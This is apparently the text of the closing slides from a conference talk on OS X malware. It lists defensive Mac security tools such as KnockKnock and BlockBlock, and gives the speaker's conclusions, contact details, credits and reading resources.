
"providing visibility
to the core"



Hijack Scanner



KnockKnock



BlockBlock



KextViewr




Ostiarius



Lockdown

CONCLUSIONS


wrapping this all up...




CONCLUSIONS & APPLICATION



learned about:



os x malware
(iWorm, Crisis, Genieo, etc.)





generic detection & analysis




scan & protect!



little snitch/firewall
Objective-See



patrick@synack.com




@patrickwardle

'focus on session'
today @ 2:10 PM, west room 2016



credits



images

- iconmonstr.com
- <http://wirdou.com/2012/02/04/is-that-bad-doctor/>



resources

- thesafemac.com
- "Mac OS X & iOS Internals", Jonathan Levin
- <http://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/>
- <http://baesystemsai.blogspot.ch/2015/06/new-mac-os-malware-exploits-mackeeper.html>
- http://kasperskycontenthub.com/wp-content/uploads/sites/43/vlpdfs/unveilingthemask_v1.0.pdf